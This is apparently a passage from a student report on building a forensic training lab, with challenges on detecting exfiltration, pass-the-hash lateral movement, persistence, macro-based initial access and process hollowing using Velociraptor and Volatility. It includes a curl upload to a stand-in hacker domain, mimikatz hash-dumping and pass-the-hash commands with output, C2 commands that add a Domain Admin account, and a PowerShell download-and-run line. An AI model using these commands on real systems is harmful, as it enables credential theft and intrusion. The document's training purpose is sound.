The complete setup is visualized in figure 40. On top of figure 40 we can see the hosts, which connect to the Domain Controller `DC1` on which Squid proxy was installed. One of those nodes connects to the attacker host and uploads a file there. This action was captured in the Squid proxy log file, which is illustrated in figure 41. The relevant line is highlighted in blue.



```
1605915893.922     12 10.0.1.42 TCP_MISS/200 582 POST https://www.youtube.com/yo
1605915898.355    648 10.0.1.103 TCP_MISS/200 758 POST https://api.twitter.com/1
1605915914.168    192 10.0.1.10 TAG_NONE/200 0 CONNECT v10.events.data.microsoft
1605915922.209    410 10.0.1.100 TCP_MISS/200 498 POST http://www.thebadhackeddor
1605915957.833    126 10.0.1.103 TCP_MISS/200 758 POST https://api.twitter.com/1
1605916017.846    126 10.0.1.103 TCP_MISS/200 758 POST https://api.twitter.com/1
```

Figure 41: Squid Proxy Log file, source: Own creation

A file named "superSecret.pdf" was placed on the Desktop of DC1 and then sent using following *curl* command:

```
curl -H "Content-Type: application/pdf" -x 10.0.1.42:3128 -F "data=superSecretFile.pdf"
http://www.thebadhackeddomain.co.uk/
```

Once the necessary traffic had been captured, the HTTP(S) access log was extracted and placed in the challenge files.

3.4.5 Challenge 5 - Lateral movement

Starting situation

From the previous challenges, students should know which machines are running in the environment and have Velociraptor set up. They are informed in the challenge description, that the use of PsExec and mimikatz is suspected and that the leaked file was located on the Domain Controller `DC1`.

Goal of the challenge

The goal of this challenge is to learn how to detect lateral movement. Specifically the techniques *T1550.002 Use Alternate Authentication Material: Pass the Hash* and *T1021.002 Remote Services: SMB/Windows Admin Shares* will be detected.

Solving the challenge

Brief

To solve the challenge, students must first create an Artifact to detect the execution of PsExec. Since they should already have written such an Artifact in the introductory challenge, it is expected they to this by looking for the registry key created when the EULA for PsExec is accepted. This will only show the execution on `FS1`.

To confirm that this was the connection to `DC1`, they can use a built-in Artifact that checks for the Windows Event with Id 4648. Additional evidence can be gathered by confirming the findings by checking the destination computer. Lastly, to assert that mimikatz was used on `FS1`, a predefined Artifact can be used to check the registry hive Amcache.hve.

In detail

PsExec

To find out if PsExec was executed we found a suitable Artifact named `Windows.Registry.Sysinternals.Eulacheck`. It is described as follows:

Checks for the Accepted Sysinternals EULA from the registry key `HKCU\Software\Sysinternals[TOOL]`. When a Sysinternals tool is first run on a system, the EULA must be accepted. This writes a value called EulaAccepted under that key.

Note: This artifact uses HKEY_USERS and therefore will not detect users that are not currently logged on [18].

Problem with PsExec


As mentioned in the description of the Artifact `Windows.Registry.Sysinternals.Eulacheck`, it does not show any entries for not currently logged in users. This was a problem, as the Local Admin ladmin would not be logged in at the time of the investigation and thus the registry entry in question would not be shown.

To get around that, a custom Artifact had to be created that uses the raw_reg accessor to read the registry hives on disk for all users.

Windows Event ID 4648

The SANS Poster Hunt Evil also lists that when PsExec is executed, a Windows Event with ID 4648 is logged if alternate credentials were specified.

In the context of the challenge, this event can be used to figure out who ran PsExec and which user they were impersonating. This can be used to identify the compromised account.



IpAddress	Port	SubjectUserSid	lab_admin	TargetUserName
10.0.1.101	49855	S-1-0-0		ffast
10.0.1.101	49860	S-1-0-0		ffast
10.0.1.101	49865	S-1-0-0		ffast
10.0.1.101	49866	S-1-0-0		ffast
10.0.1.101	49867	S-1-0-0		ffast
10.0.1.101	49868	S-1-0-0		ffast

Figure 42: Sample logs Windows event 4648, source: own creation

In figure 42, a log on specifying alternate credentials can be seen.

These events can be viewed with Velociraptor using the built-in Artifact `Windows.EventLogs.AlternateLogon`.

A custom Artifact for that task but taking additional parameters is implemented in task 2 of this challenge.

Temporal correlation

To detect temporal correlation between accepting the EULA and the logon using alternate credentials, the timestamps can be converted to a human readable format. The `timestamp` function of Velociraptor is designed for this task.

Arg	Description	Type
epoch		Any
winfiletime		int64
string	Guess a timestamp from a string	string
us_style	US Style Month/Day/Year	bool

Figure 43: Arguments for Velociraptor timestamp function, source: https://www.velocidex.com/docs/vql_reference/basic/#timestamp

As seen in figure 43, the `epoch` argument can be given a timestamp, which will then be converted to date time format (e.g. `timestamp(epoch=System.TimeCreated.SystemTime)`).

PsExec detection on destination side

To detect PsExec on destination side, the SANS Hunt Evil Poster can again be consulted. A Windows Event with Id 4624 should be logged. The description of this event on the Microsoft website reads:

This event generates when a logon session is created (on destination machine). It generates on the computer that was accessed, where the session was created [].

To find those events with Velociraptor, the `Windows.EventLogs.AlternateLogon` Artifact can be modified to look for Windows Event Id 4624.

This is the expected result of task 4.

Mimikatz detection

Finally, to detect mimikatz, the `Windows.System.Amcache` Artifact from Velociraptor can be used. The Amcache hive will give information about the first run time of an executable.

Task 5 requires students to confirm that mimikatz was run on `FS1`.

Implementation

PsExec and Mimikatz

To figure out how to PsExec and mimikatz for lateral movement and privilege escalation, the tutorial *Pass-the-hash-attack-explained from Stealthbits* was used.

As explained in the tutorial, the process consists of three steps: 1. View all passwords hashes from users that logged in on host by accessing LSASS.exe. 2. Open cmd.exe as Privileged user by passing the hash from step 1. 3. Execute commands on another host by using executing PsExec in cmd.exe.

Step 1

The following example shows an adversary dumping hashes from Local Security Authority Subsystem Service (LSASS).

LSASS is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens [21].

The following command needs to be run:

```
PS> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
```

It logs all password from the Local Security Authority Subsystem Service (LSASS) process.

```
Authentication Id : 0 ; 302247 (00000000:00049ca7)
Session           : RemoteInteractive from 2
User Name         : joed
Domain            : DOMAIN
Logon Server      : DC1
Logon Time        : 09/07/2020 10:31:19
SID               : S-1-5-21-3501040295-3816137123-30697657-1109
        msv :
         [00000003] Primary
         * Username : joed
         * Domain   : DOMAIN
         * NTLM     : eed224b4784bb040aab50b8856fe9f02
         * SHA1     : 42f95dd2a124ceea737c42c06ce7b7cdfbf0ad4b
         * DPAPI    : e75e04767f812723a24f7e6d91840c1d
        tspkg :
```

```
wdigest :
 * Username : joed
 * Domain   : DOMAIN
 * Password : (null)
kerberos :
 * Username : joed
 * Domain   : domain.com
 * Password : (null)
ssp :
credman :
```

Figure 44: Logs from LSASS process, source: https://attack.stealthbits.com/pass-the-hash-attack-explained

Note the NTLM-hash `eed224b4784bb040aab50b8856fe9f02` for user `joed` in figure 44. This hash will be passed in step 2.

Step 2

In step two, the stolen password hash is used to authenticate as the compromised user. While the following example demonstrates using the stolen password hash to launch cmd.exe, it is also possible to pass-the-hash directly over the wire to any accessible resource permitting NTLM authentication.

To pass the hash using mimikatz sekurlsa::pth the following parameters are specified:

- `/user`: the compromised user's username
- `/domain`: the FQDN of the domain if using a domain account; or, "." if using a local account
- `/ntlm`:, `/aes128`:, or `/aes256`: the stolen NTLM, AES-128, or AES-256 password hash

```
S> .\mimikatz.exe "sekurlsa::pth /user:JoeD /domain:domain.com /ntlm:eed224b4784bb040aab
50b8856fe9f02"

user    : JoeD
domain  : domain.com
program : cmd.exe
impers. : no
NTLM    : eed224b4784bb040aab50b8856fe9f02
  |  PID  11560
  |  TID  10044
  |  LSA Process is now R/W
  |  LUID 0 ; 58143370 (00000000:0377328a)
  \_ msv1_0   - data copy @ 000001AE3DDE8A30 : OK !
  \_ kerberos - data copy @ 000001AE3DECE9E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001AE3DFEC428 (32) -> null

# New CMD Window Opens
```

Figure 45: Running from Mimikatz "sekurlsa::pth" command, source: https://attack.stealthbits.com/pass-the-hash-attack-explained

In figure 45 we can see the output of the command executed in the first line. It shows that passing the hash was successful and therefore a new CMD Window appears, which can then be used in step 3 to do a lateral movement as the user `JoeD` with his access rights.

Step 3

In the third and final step, an adversary will use their newly acquired privileges to further their objectives. Tools like PsExec may be used to execute commands on remote systems, enabling the attacker to expand their footprint and repeat the cycle of credential theft and lateral movement on an ever growing number of systems. Source: https://attack.stealthbits.com/pass-the-hash-attack-explained

```
PS> .\PSExec.exe \\server1 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
server1
```

Figure 46: Running PsExec from the command prompt obtained using mimikatz in step 2, source: https://attack.stealthbits.com/pass-the-hash-attack-explained

In figure 46, the new shell opened from PsExec command on node `server1` can be seen. In this shell, the owner has now has the rights of user `JoeD`.

Using the pass-the-hash technique

To use the pass-the-hash technique and thereby generate all the traces to be found by students, the correct sequence of commands had to be found. PsExec and mimikatz had to be present on the source system `FS1` and then had to be run with the correct arguments. On the C2 side, no new commands had to be implemented, as the `file` command had already been used in previously implemented challenges, but the mimikatz binary had to be deployed alongside the C2 server executable.

The following commands had to be added to the C2 commands.xml file:

```
<command>
    <type>file</type>
    <string>C:\Windows\Temp\mimikatz.exe</string>
</command>
<command>
    <type>file</type>
    <string>C:\Windows\Temp\PsExec64.exe</string>
</command>
<command>C:\Windows\Temp\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit</co
mmand>
<command>
    <type>callback_long</type>
    <string>C:\Windows\Temp\mimikatz.exe privilege::debug "sekurlsa::pth /user:ffast /do
main:winattacklab /ntlm:e4817e3c667f5df2b2b2b0dc37ca25f9 /run:\"C:\Windows\Temp\PsExec64
.exe /accepteula \\DC1 powershell.exe -Command net user qwert password /ADD /DOMAIN;net
```

```
group 'Domain Admins' qwert /ADD /DOMAIN;\"" exit</string>
</command>
```

3.4.6 Challenge 6 - Persistence

Starting situation

At this point, students will have just solved the `Lateral movement` challenge before and should know when EULA was accepted for PsExec. They should also know that the attacker was on the hosts `FS1` and `DC1` at some point.

Goal of the challenge

The goal of this challenge is to learn how to detect persistence mechanisms, in particular the techniques *T1053.005 Scheduled Task/Job: Scheduled Task* and *T1078.002 Valid Accounts: Domain Accounts*.

Solving the challenge

Brief

To solve the challenge, students must create an Artifact to detect the creation of scheduled tasks on file server `FS1`. This can be done by looking for the Windows Event with Id 4698. They may then use the known execution time of PsExec to define a time frame in which a possible scheduled task would likely have been created. Using this approach, they should be able to identify `TaskSchedulerUpdate` as the malicious task. Lastly, they must find more information about `TaskSchedulerUpdate` using a built-in Artifact.

In detail

Windows Event ID 4698

To detect malicious scheduled tasks, the *SANS Poster Hunt Evil* can be consulted again.

Windows Event 4698 is logged when a scheduled task is registered. More details about that event *can be found here*.

To detect that event with Velociraptor, the `Windows.EventLogs.AlternateLogon` Artifact can be modified to look for Windows Event ID 4698.

Velociraptor Artifact Windows.System.TaskScheduler

To find out more information about the scheduled task found in the previous step, the `Windows.System.TaskScheduler` Artifact can be executed.

Its description reads as follows: > This Artifact enumerates all the task jobs (which are XML files). The Artifact uploads the original XML files and then analyses them to provide an overview of the commands executed and the user under which they will be run [22].

[https://www.velocidex.com/docs/artifacts/windows_system/system/#windowssystemtaskscheduler]

Getting information from these Artifacts is required for task 3.

Implementation

For events to be logged on scheduled task creation, the auditing policy on the file server `FS1` had to be changed.
The following code had to be added to a setup script for the Terraform deployment:

```
AuditPol /set /subcategory:"Other Object Access Events" /Success:enable /Failure:enable
```

Information about this command was found *here*.

Because the C2 agent.exe binary was going to have to create the scheduled task, this functionality had to be added to it. It does so by calling the required Windows Task Scheduler API functions. The code for this can be found in the file task.hpp and is largely taken from the example on the *Windows Developer Website*.

Since persistence is a key goal of malware, the agent binaries were designed to check if they are running with elevated privileges, and if so, to automatically copy themselves to `C:\Windows\System32\taskschd.exe` and register the scheduled task `TaskSchedulerUpdate` under `Microsoft\Windows\TaskScheduler`. Code for elevated privilege detection had to be added to the agents and can be found in client_main.cpp.

3.4.7 Challenge 7 - Privilege Escalation: Domain User to Local Admin

Starting situation

When starting this challenge, students will have figured out that mimikatz was used in conjuction with PsExec to move from the file server `FS1` to the Domain Controller `DC1` while also elevating their privileges to those of a Domain Admin. It will be unclear, however, how the attacker got Local Admin privileges on `FS1`.

Goal of the challenge

In this challenge, students will learn about more of the traces of the execution of PsExec and about those left by the execution of PowerShell commands. They will likely have used the *SANS Poster Hunt Evil* and have learned to detect the techniques *T1021.002 Remote Services: SMB/Windows Admin Shares*, *T1059.001 Command and Scripting Interpreter: PowerShell*, and *T1552.006 Unsecured Credentials: Group Policy Preferences*.

Solving the challenge

The challenge prompts the student to figure out how the attack acquired Local Admin permissions on FS1. Using the SANS Poster Hunt Evil, and having solved the previous challenge, they should figure out that they can look for Windows Events 4624, 4672 and 4776 to find login events on the machine. This will tell them that the connection was initiated by the user aalfort from the IP 10.0.1.10 belonging to `Client1`. To confirm that PsExec was used, they can look at `AmCache.hve` with the `Windows.System.Amcache` Artifact. This will confirm that `PSEXECSVC` was run on `FS1`. Other solutions using different Artifacts are possible. On the source machine, `Client1`, the same process will confirm that PsExec was executed.

From there, the question should be how PsExec was started. Looking at the PowerShell history with `Windoes.System.Powershell.PSReadline` or the Windows Event 600 will reveal that the following commands were executed:

```
powershell.exe -Command ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies
-filter *.xml
type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-8C93-2
ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'
```

Evidently, the SYSVOL directory was scanned for xml files and honeypot.xml, as well as Groups.xml read. A bit of investigation will reveal that Groups.xml uses the cpassword field, which contains the AES-256 encrypted password of the user `ladmin`. This password can easily be recovered since *Microsoft accidentally published the encryption key*.

Students will also notice that `powershell.exe -command Invoke-WebRequest -Uri <ip>:8080/agent.exe -OutFile C:\Windows\Temp\agent.exe; &C:\Windows\Temp\agent.exe` was executed, which will be examined closer in the next challenge.

Implementation

For this challenge, a couple of things had to be implemented: First, a local admin account had to be created on the file server `FS1`. This was done with a PowerShell script and the `Create-NewLocalAdmin` command, executed during the deployment.

There was also the Group Policy Preference (GPP) that needed to be created with the admin's password in it. Newer versions of Windows Server do not support the `cpassword` attribute anymore and will not allow creation of a GPP with it. However, the files may still exist if the Domain Controller was migrated over from an older version of Windows Server and the System Administrators could manually create the accounts for convenience. This exact scenario was encountered by one of the authors and for this reason was included in this challenge. For the simulated attack, it did not matter if the GPP was actually properly applied as long as the Administrator account existed and the Groups.xml file was present in the SYSVOL directory. using a PowerShell script linked in setup.ps1 on the Domain Controller, the GPP files were placed in the correct location. For simplicity, the encrypted password was taken from the Offensive Security - Penetration Testing with Kali Linux course pdf. In addition, a honeypot file, aptly named honeypot.xml, was placed in the SYSVOL folder as well and auditing for it enabled, in case a student decided to check for access denied errors as suggested in the MITRE ATT&CK matrix for technique T1552.006.

Second, the various PowerShell commands had to be run on the client machine `Client1`. It had become clear at this point, that coordinating the various commands on the different machines was important. Having all the commands run upon deployment and possibly executing some commands on `FS1` before the connection from `Client1` had been established would not be acceptable.

For this purpose, the C++ application C2 was created. The application is split into two parts: a server binary and client binaries (called agents).

Agents, when run, connect to the server, which then sends predefined commands back to be executed by the agents. C++ was chosen for this for the ability to create statically linked binaries that require no additional resources (like a runtime for example), the relatively small file size, and partly out of the desire to explore this part of C++.

To be able to implement this challenge, the agents needed to be able to perform the following functions: Run PowerShell commands (for enumerating and reading the xml files in the SYSVOL directory), run binaries (PsExec), and download files which the server would also have to be able to provide (PsExec). The commands `callback` and `callback_long` were implemented to allow execution of commands, with `callback` waiting for a maximum of 10 seconds for a command to finish before timing out and `callback_long` having no timeout.

The command `file` was added to transfer files from the server to the agents via the C2 connection and save them to disk on the client machine.

To be able to identify connecting agents, the `hello` command was also implemented. This command simply reports the output of the `hostname` command to the server.

To terminate the connection, the command `bye` was implemented. When received by an agent, the agent terminates and closes the connection to the server.

As the attack was meant to be started from an Excel macro, the easiest solution was to have the C2 server also serve the agent binary over HTTP, as PowerShell, which is invoked in the macro, already has good support for HTTP downloads.

To not have to write all of the code from scratch - especially executing commands and asynchronously handling the TCP connections - the C2 application uses boost and parts of it are modified versions of the example code.

Further information about the C2 application can be found in appendix #TODO C2.

Since the attack should appear to have originated from the outside, the server needed to be addressed by its public IP. The management client VM already had such a public IP and was also not technically part of the VMs to be investigated, so it was chosen as the host for the C2 server to run on. This required a modification of the Azure security rules for the VM management-client, as well as the Windows Firewall to allow the incoming connections on ports 1443 and 8080. Because the public IP of the management client is different with each deployment, hard coding the server IP into the agents was not an option. The chosen solution was to write the IP to a text file named `ip.txt` during deployment and place that file alongside the server binary and have the server append the IP to to the agent binaries when it is started. Since the agent binaries are always initially downloaded form the C2 server, and the server must have been started to serve them, the binaries are guaranteed to be patched correctly with each deployment.

To make sure the server was always running, nssm (*the Non-Sucking Service Manager*) was chosen to run the server as a service. nssm has the additional advantage of being able to easily run any binary as a service - even regular Python scripts - which was not ultimately used but left open as a possibility with this choice.

Finally, an Excel file with a macro had to be created. The macro had to invoke a PowerShell command to download the first agent binary from the C2 server via HTTP. As mentioned above, hard coding the IP was not possible here. Instead, the Excel workbook was created using a built in template for a sales report containing lots of numbers and a Python script was added to fill certain predefined cells with the values of the four bytes of the IP after the VM is created during deployment. The Python script itself features a template variable for the IP that is filled in before the setup files are zipped and uploaded. PowerShell did not offer suitable features to edit the contents of the Excel file so Python also had to be installed on the VM `Client1`.

While there were no big issues with implementing this challenge, many smaller problems came up and the C2 application had to be developed, which made this one of the most time-consuming challenges to create.

3.4.8 Challenge 8 - Initial Access

Starting situation

When starting this challenge, students should have found the line `Invoke-WebRequest -Uri <ip>:8080/agent.exe -OutFile C:\Windows\Temp\agent.exe; &C:\Windows\Temp\agent.exe` in the PowerShell logs.

Goal of the challenge

Students will learn how to detect Microsoft Office files containing macros (technique *T1204.002 User Execution: Malicious File*) and how to search the Chrome history for downloads. Through the description, students will also be aware of technique *T1566.002 Phishing: Spearphishing Link*.

Solving the challenge

Since students have now been able to trace the attack back to a regular Domain User on a client Operating System, they can make a guess and assume that no lateral movement happened to the machine `Client1`. Working under this assumption, they should look for ways that the above PowerShell command could have been invoked. The challenge description strongly hints at an Excel File. Velociraptor provides the perfect

Artifact to look for such files with `Windows.Application.OfficeMacros`. With the Prefetch they will also be able to confirm that Excel was run just prior to the attack happening. Having found the offending file `sales_report.xlsm` in `C:\Users\aalfort\Documents`, they should wonder how it got onto the machine. One of the possibilities is a download. As Chrome is installed on `Client1`, the Artifact `Windows.Applications.Chrome.History` is a good starting point. This Artifact can easily be adjusted to search the downloads table instead of the urls.

With that, the student will have traced the attack back to its origin.

Implementation

For this challenge, Excel and Chrome had to be installed.

The reason for choosing Chrome over Firefox or Edge was the availability of a static download link for the installer and the pre-existing Artifact for browsing its history. It was first attempted to include the offline installer for various web browsers in the deployment, but that caused it to fail sporadically. Chrome offered a convenient alternative. The installer download link http://dl.google.com/chrome/install/375.126/chrome_installer.exe was found in a StackOverflow post from 2015 and still works today, so the link does not seem to change. The structure of its history SQLite database is also well documented and easily understandable.

The new Chromium-based Edge would also have had the same history file but only the Enterprise version could be installed silently. However, we were unable to find a static download link for the enterprise version and as previously mentioned, bundling the installer (roughly 100MB) with the deployment was not possible. To have the download of the malicious Excel file show up in the history, a clean install of Chrome was performed and some web browsing including downloading the file manually done. The entire contents of `%LOCALAPPDATA%\Google`, which contains the history, was then packed and is now being replaced with the deployment.

Due to time constraints, some parts of this challenge had to be altered from the originally intended version:

1) It was originally planned to also include an Email containing the download link in Microsoft Outlook. This step was not further explored.
2) The download history could have been dynamically generated during the deployment. This also had to be scrapped.
3) By far the biggest failure developing the training range was the automated execution of the Excel macro. The problem is that all the scripts running during the deployment are run as the SYSTEM user but the Excel file had to be opened as the domain user aalfort.

As explained in *on the Microsoft website*, *You cannot call CreateProcessWithLogonW from a process that is running under the "LocalSystem" account, because the function uses the logon SID in the caller token, and the token for the "LocalSystem" account does not contain this SID.*. This caused all attempts to start Excel as the Domain User with `runas`, PowerShell `Start-Process`, `InvokeProcess`, `Invoke-CommandAs`, and `Invoke-Command` to fail. Attempts to start it using PsExec, with our without mimikatz, also failed. In those instances, Excel would be opened, but as SYSTEM. Opening it by simulating clicks using Python and AutoIt was also attempted but proved extremely unreliable even when tested on the already running VM, and doing so during the deployment was not even tested.

In the end, there was no solution found for this problem and the attack has to be started manually by connecting onto the VM `Client1` via RDP and manually opening the file. The authors do not immediately see a solution to this problem but remain convinced that there should be a way to solve it.

3.4.9 Challenge 9 - Volatility

Starting situation

This challenge represents a bit of a tangent to the main investigation arch. Students are told to find a malicious process that is hiding on the Windows Server `WS1`.

Goal of the challenge

The aim of this challenge is to provide students with a first look at Volatility and to demonstrate how Velociraptor can provide much of the same information from the running system instead of a captured memory dump. It will also demonstrate the technique *T1055.012 Process Injection: Process Hollowing* in action.

Solving the challenge

To solve this challenge, students must first create a memory capture of the server `WS1`. Volatility comes bundled with *WinPmem* and the Artifact `Windows.Memory.Acquisition` to do so. Afterwards, the dump can be analyzed with Volatility. Right away, students have to find the correct profile to use. Velociraptor and `volatility.exe --info` will provide them with the information that `Win2016x64_14393` is the correct one.

Afterwards, it is a matter of finding irregularities for a process. The *SANS Poster Hunt Evil* is helpful in knowing what expected behavior is.

To give a direct comparison of Volatility and Velociraptor, students are asked to get the same results as from the Volatility analysis with Velociraptor.

Implementation

For this challenge, the C2 application had to be extended. Process hollowing had not previously been supported. First, the actual code to do process hollowing had to be added. The code from *m0noph1 on GitHub* as adjusted to meet the requirements. Second, since that code relies on Win32 API calls, a configuration for an x86 C2 client (called agent) had to be added.

This lead to the problem that some of the previously working commands stopped working with the 32 bit agent. The reason was that `sizeof(size_t)` bytes were read from incoming messages to determine the length of string and files sent over the C2 connection. On x86, size_t has a length of 32 bits, while on x64 it is 64 bits. The code was adjusted to always read at least 64 bits.
As one of the points of this approach was to not write the file to disk, the command `file_memory` was also implemented in the C2 application. That command simply transfers the contents of a file on the server to the agent, where it is kept in memory only.

The command `hollow_process` was then implemented to replace the instructions of a target process with the contents of the last file transmitted via `file_memory`.
As the target for process hollowing, `C:\Windows\SysWOW64\svchost.exe` was chosen. The properties of a legitimate svchost.exe process are listed on the SANS Poster and therefore the process should not be too difficult to detect.

An additional project called `slim-agent` was also added to the solution. It will produce the binary that is going to replace the legitimate svchost.exe. All it does is open a connection to the C2 server and idle. This connection can be detected with Volatility. As explained in the C2 section, the server patches all the agents by appending the server IP to the files. Since for the hollowed process the executable is technically svchost.exe, this solution did not work for slim-agent. To get around that, `slim-agent.exe` was made to contain the string `searchforthisst`. When executed, the server will search for that string and replace it with the actual IP.

It was initially intended to statically compile slim-agent.exe so it does not have any external library dependencies. This worked reliably on the local development computer but would sporadically fail on the VM at the `VirtualAllocEx` call. Eventually, the idea was given up and the binary not linked statically. To still make it run on the VM, the Visual C++ Redistributable had to be installed on `WS1` during the deployment.

The next change involved the server Operating System. Since Volatility does not currently provide a profile for Windows 2019 servers, the server had to be changed to run Windows Server 1016.

During development, Volatility was run directly on the target system `WS1` with a manually captured memory snapshot using WinPmem. Various volatility plugins and commands were tested to gather as much information about the malicious process as possible. All commands related to detecting the TCP connection to the server (such as `sockets`, `connscan`, `netscan`) only work up to Server 2008 and could not be used. Similarly, `handles` would not work properly. Detecting a file that is currently opened by the hollowed process, was therefore not reliably possible with Volatility and was left out of the challenge.

The `hollowfind` plugin also correctly detects the malicious process.

For these reasons, the hints and solution for the challenge were ultimately changed to use `pslist`, `pstree`, `cmdline`, and `malfind`.

The analysis with Velociraptor produced some confusing results. The Artifacts `Windows.Attack.ParentProcess` and `Windows.SystemSVCHost`, which are designed to detect the kind of irregularity present in the hollowed process, failed to produce results. This was traced back to improper handling of dead parent processes. The following code, taken from the Artifact `Windows.Attack.ParentProcess`, shows the problem:

```
LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes

// Resolve the Ppid into a parent name using our processes_lookup
LET resolved_parent_name = SELECT * FROM foreach(
    row={ SELECT * FROM processes},
    query={
    SELECT Name AS ActualProcessName,
        ProcessName AS ActualParentName,
        Pid, Ppid, CommandLine, CreateTime, Exe
    FROM processes_lookup
    WHERE ProcID = Ppid LIMIT 1
})

// Get the expected parent name from the table above.
SELECT * FROM foreach(
    row=resolved_parent_name,
    query={
        SELECT ActualProcessName,
            ActualParentName,
            Pid, Ppid, CommandLine, CreateTime, Exe,
            ParentRegex as ExpectedParentName
        FROM lookup
        WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
})
```

The final `SELECT` statement performs the comparison of the actual parent name with the expected parent name for all ***resolved*** parent names. However, since the parent process of the hollowed process is no longer alive, its name cannot be resolved, and the malicious process is not detected.

The Artifact `Windows.SystemSVCHost` has the same problem.

3.4.10 Challenge 10 - OpenIOC

Starting situation

Starting this challenge, students should at least have detected the files `sales_report.xlsm` and `agent.exe` in previous challenges.

Goal of the challenge

The goal of this challenge is for students to learn how to write and interpret OpenIOC files and to detect malicious files using Yara rules derived from the OpenIOC files with Velociraptor.

Solving the challenge


To complete the challenge, students must create OpenIOC files for the files `sales_report.xlsm` and `agent.exe`. *Hybrid Analysis* offers a convenient way to analyze potentially harmful files. An OpenIOC file for the analyzed file will be sent by email and can then be used to create YARA rules. This can either be done manually, or by using existing tools like `YaraGen`.

To confirm that the YARA rules are functional, they must then be used with Velociraptor to detect the known malicious files.

Implementation

To implement and test this challenge, a lot of knowledge about OpenIOC files had to be built up. The results of our studies can be found in the Architecture Studies section.

AND and OR logic had to be used to develop the rules for our own file `sales_report.xlsm`.




```
OR
  File MD5 is "53698f0909cdd7560266287cff24e0ac"
  AND
    Process Arguments contains "-command Invoke-WebRequest -Uri "40.118.6.62:8080/agent.exe" -
    Process Name contains "Powershell"
  AND
    File Size is "36353"
    File Name is "sales_report.xlsm"
    Registry Path [Win] contains "REGISTRY\USER\S-1-5-21-686412048-2446563785-1323799475-1001\
```

Figure 47: sales_report.xlsm OpenIOC file, source: Own creation

As can be seen in figure 47, the MD5 hash of the file is included in the first OR branch as it alone is sufficient to (almost) uniquely identify the file. To identify the file without the MD5 hash matching, multiple indicators had to be grouped together using an AND node.

